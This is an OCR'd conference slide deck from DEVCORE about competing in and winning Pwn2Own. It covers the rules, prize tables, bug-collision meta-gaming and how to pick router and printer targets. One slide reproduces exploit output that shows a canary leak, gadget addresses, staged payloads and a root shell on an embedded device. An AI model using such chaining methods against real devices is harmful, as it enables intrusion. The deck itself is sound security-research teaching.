DEVCORE
SECURITY
CONSULTING

From Zero to Hero:

從零開始的 Pwn2Own 奪冠之路

蔡政達 (Orange Tsai) / 楊安傑 (Angelboy Yang)

戴夫寇爾股份有限公司

research@devco.re

2023.03.11

DEVCORE Conference

Orange Tsai

Angelboy Yang

DEVCORE SECURITY CONSULTING

Pwn2Own

Pwn2Own 瀏覽器駭客競賽，Apple Safari 遭秒殺!

瀏覽器成今年 Pwn2Own 駭客競賽焦點，南韓駭客破紀錄，獨自抱走 22.5 萬美元獎金

世界駭客大賽中國隊 11 秒攻破最難 Chrome

Pwn2Own 駭客大賽戰況：iPhone 20 秒被破解

Mobile Pwn2Own 2017 落幕：發放獎金近 50 萬美元；三星、蘋果、華為都遭破解

Pwn2Own Tokyo 2018：iPhone X、三星 S9、小米 6 被逐个攻破

世界駭客大賽 Pwn2Own，Tesla 提供一台 Model 3 邀請駭客攻擊


找出安全漏洞！2 青年成功「駭走」一輛 Model 3 及千萬獎金

Pwn2Own 是什麼?

- Trend Micro 旗下 ZDI (Zero Day Initiative) 舉辦的年度駭客競賽
  - 透過競賽及高額獎金，邀請全世界的頂尖白帽駭客找出泛用軟體及裝置的 0-Day 漏洞
  - 所有漏洞皆**直接回報原廠商**使世界變得更加安全

為什麼要參加 Pwn2Own？

1. 了解安全行業的趨勢、攻防對抗所關注的目標



為什麼要參加 Pwn2Own ?

1. 了解安全行業的趨勢、攻防對抗所關注的目標
2. 真實世界的軟體 / 設備安全攻防直面會

為什麼要參加 Pwn2Own ?


1. 了解安全行業的趨勢、攻防對抗所關注的目標
2. 真實世界的軟體 / 設備安全攻防直面會
3. 團隊新人訓練 / 內部訓練

DEVCORE in Pwn2Own

- **2020 Pwn2Own Tokyo - 2nd**

DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd
- **2021 Pwn2Own - 1st**



DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd
- 2021 Pwn2Own - 1st
- **2021 Pwn2Own Austin - 2nd**

DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd
- 2021 Pwn2Own - 1st
- 2021 Pwn2Own Austin - 2nd
- **2022 Pwn2Own Toronto - 1st**

Pwn2Own Rules

Pwn2Own 報名

Target	Escape Options	Prize	Master of Pwn Points
Google Chrome	Renderer Only	$60,000	6
	Windows Kernel Escalation of Privilege	$100,000	10
	Sandbox Escape	$150,000	15
Microsoft Edge (Chromium)	Renderer Only	$60,000	6
	Windows Kernel Escalation of Privilege	$100,000	10
	Sandbox Escape	$150,000	15
Apple Safari	Renderer Only	$60,000	5
	Sandbox Escape or macOS Kernel Escalation of Privilege	$100,000	10
Mozilla Firefox	Renderer Only	$50,000	5
	Sandbox Escape or Windows Kernel Escalation of Privilege	$100,000	10


Target	Prize	Master of Pwn Points
Microsoft Windows RDP/RDS	$200,000	20
Microsoft Exchange	$200,000	20
Microsoft DNS	$150,000	15
ISC BIND	$200,000	20
Microsoft SharePoint	$100,000	10
Samba	$75,000	8

Target	Prize	Master of Pwn Points
Ubuntu Desktop	$30,000	3
Microsoft Windows 11	$30,000	3
Apple macOS	$40,000	4

Pwn2Own 報名

- Pwn2Own 不收廢洞
  1. 目標皆更新到**最新版本**
  2. **預設安裝**下能利用觸發
  3. 利用過程**無使用者互動**
  4. 利用過程**不提供登入憑證**
  5. 視目標需要 Sandbox Escape / Kernel EOP

Pwn2Own 展示


orange@work2: ~ [96x30]
連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)
00000018 08 d1 ca 58 55 00 00 00
00000020 6f 2c 6d b5 00 00 00 00
00000028 07 00 00 00 00 00 00 00
00000030 25 0b 00 20 7f 00 00 00
00000038 00 b0 ca 58 55 00 00 00
00000040 08 89 8f 58 55 00 00 00
00000048 88 1b 00 20 7f 00 00 00
00000050 00 00 00 00 00 00 00 00
00000058 00 00
0000005a
[*] stack canry = 0xb9eb740238a254a4
[*] ret address = 0x555815b550
[*] base address = 0x5558001000
[*] gadget address = 0x5558179b6c
[*] stack address = 0x7f20000b25
[*] cmd address = 0x7f20000b56
[*] start exec thread!
[*] receive stage1 request!
[*] receive stage1 request!
[*] receive stage1 request!
[*] receive stage2 request!
[*] receive stage2 request!
BusyBox v1.31.1 () built-in shell (ash)
Enter 'help' for a list of built-in commands.
/opt # $ echo $USER
root
/opt # $
Calculator
Standard
1,337
MC MR M+ M− MS M˅
% CE C
1/x x² ²√x ÷
7 8 9 ×
4 5 6 −
1 2 3 +
+/− 0 . =


SYNACKTIV

Pwn2Own 細節確認

- 與廠商討論是否為未知漏洞
  - 確認為未知漏洞則獲得對應將金、積分及相對應設備 (Pwn to Own)
- 分數加總決定名次
  - 冠軍取得獎盃及破解大師稱號 (Master of Pwn)

Meta-gaming in Pwn2Own

Meta-gaming in Pwn2Own

- 隊伍展示同樣的漏洞怎麼辦?

Meta-gaming in Pwn2Own

- 隊伍展示同樣的漏洞怎麼辦?
  - ~~打一架~~ 抽籤
  - 積分減半、獎金歸零 (減半)


PWN2OWN
ZERO DAY INITIATIVE



音羽山清水寺
第五十九　凶
去住心無定
行蔵亦未寧
一輪清皎潔
却被黒雲暝
○おみくじは樹木の枝にくゝりつけないでお持ち帰りくださ

Meta-gaming in Pwn2Own


- 隊伍間的漏洞賽局

等比賽結束後
回報原廠


守序善良




中立善良




善良混亂




守序中立




絕對中立




混亂中立



守序邪惡



中立邪惡



混亂邪惡

等比賽結束後 回報原廠	?	?
守序善良	中立善良	善良混亂
?	?	?
守序中立	絕對中立	混亂中立
搶比賽前回報 撞給你死	?	?
守序邪惡	中立邪惡	混亂邪惡

等比賽結束後 回報原廠	?	?
守序善良	中立善良	善良混亂
?	?	?
守序中立	絕對中立	混亂中立
搶比賽前回報 撞給你死	?	漏洞貼 Pastebin 世界越亂越好
守序邪惡	中立邪惡	**混亂邪惡**

Meta-gaming in Pwn2Own

- 廠商也在 Meta-gaming
  - Q: 何時出修補?

推文

[redacted]

Hotfix right before register end.
#pwn2own


下午4:01 · 2022年12月1日

推文

[redacted]

i prepared for pwn2own but patched, so sad :(

翻譯推文



Let's Play the Game!

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

戴夫寇爾攻略組


戰士 - ANGEL BOY

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

戴夫寇爾攻略組


戰士 - ANGEL BOY



弓箭手 - MEH

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

戴夫寇爾攻略組


戰士 - ANGEL BOY


弓箭手 - MEH



盜賊 - CARLOS

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

戴夫寇爾攻略組


戰士 - ANGELBOY


弓箭手 - MEH


盜賊 - CARLOS



見習戰士 - NINI

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)


戴夫寇爾攻略組


戰士 - ANGEL BOY


弓箭手 - MEH


盜賊 - CARLOS


見習戰士 - NINI


魔法師 - ORANGE

前期評估 - 我們要參加哪場 Pwn2Own ?

1. **Pwn2Own**
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. **Pwn2Own Mobile**
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. **Pwn2Own ICS (2020 ~)**
4. Pwn2Own Automotive (2024 ~)

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. **Pwn2Own Automotive (2024 ~)**

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. **Pwn2Own Automotive (2024 ~)**

前置作業

目標的選擇

Let’s Play the Game

前置作業

- 目標的選擇
  - 從**分數**可以看出哪些比較好打

Mobile

Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S22	$50,000 (USD)	5
Google Pixel 6	$200,000 (USD)	20
Apple iPhone 13	$200,000 (USD)	20

Printer

Target	Cash Prize	Master of Pwn Points
HP Color LaserJet Pro M479fdw	$20,000 (USD)	2
Lexmark MC3224i	$20,000 (USD)	2
Canon imageCLASS MF743Cdw	$20,000 (USD)	2

Let’s Play the Game

前置作業

- 目標的選擇
  - 從**歷年隊伍嘗試**可看出哪些比較好打
    - NETGEAR
    - WD
  - **第一次**出現的也有可能比較好打
    - Printers @ 2021

Pwn2Own Austin 2021

Target	Teams
NETGEAR	**11**
WD	**10**
Cisco	**9**
Lexmark	5
TP-Link	4
Samsung	3
HP	3
Canon	3
Sonos	2

Let’s Play the Game

前置作業

- 目標的選擇
  - SOHO SMASHUP 組合

Target		Point
Initial Stage	Final Stage	10
TP-Link AX1800 WiFi 6 Router	Meta Portal Go	
NETGEAR Nighthawk WiFi6 Router	Amazon Echo Show 15	
Synology RT6600ax	Google Nest Max	
Cisco Integrated Service Router C921-4P	Sonos One Speaker	
Mikrotik RouterBoard RB2011UiAS-IN	Apple HomePod mini	
Ubiquiti Networks EdgeRouter X SFP	Amazon Echo Studio	
	HP Color LaserJet Pro M479fdw	
	Lexmark MC3224i	
	Canon imageCLASS MF743Cdw	
	Synology DiskStation DS920+	
	My Cloud Pro Series PR4100 from WD	

Let’s Play the Game

前置作業

- 目標的選擇
  - SOHO SMASHUP 組合
    - Stage 1
      - 從 **WAN** 打進 Router

Let’s Play the Game

前置作業

- 目標的選擇
  - SOHO SMASHUP 組合
    - Stage 1
      - 從 **WAN** 打進 Router
    - Recon
      - 透過 Router 內建的功能去 **Recon 找出內網目標設備**

Let’s Play the Game

前置作業

- 目標的選擇
  - SOHO SMASHUP 組合
    - Stage 1
      - 從 **WAN** 打進 Router
    - Recon
      - 透過 Router 內建的功能去 **Recon 找出內網目標設備**
    - Stage 2
      - 找出設備後，跑 exploit 取得**內網設備**的控制權

Let’s Play the Game

前置作業

- 目標的選擇
  - SOHO SMASHUP 組合

Target	Score
TP-Link	2
NETGEAR	
Synology	

Target	Score
MikroTik	3
Cisco	
Ubiquiti	

Initial Stage

Target	Score
Lexmark Printer	2
HP Printer	
Canon Printer	

Target	Score
Synology NAS	4
WD NAS	

Target	Score
Sonos One Speaker	6
Apple HomePod	
Amazon Echo	

Final Stage

Let’s Play the Game

前置作業

- 目標的選擇
  - SOHO SMASHUP 組合 
    - 最**簡單**的組合

Initial Stage	Final Stage	原始分數	Soho smashup 分數
NETGEAR - **2**	Lexmark Printer - **2**	**4**	**10**

Let’s Play the Game

前置作業

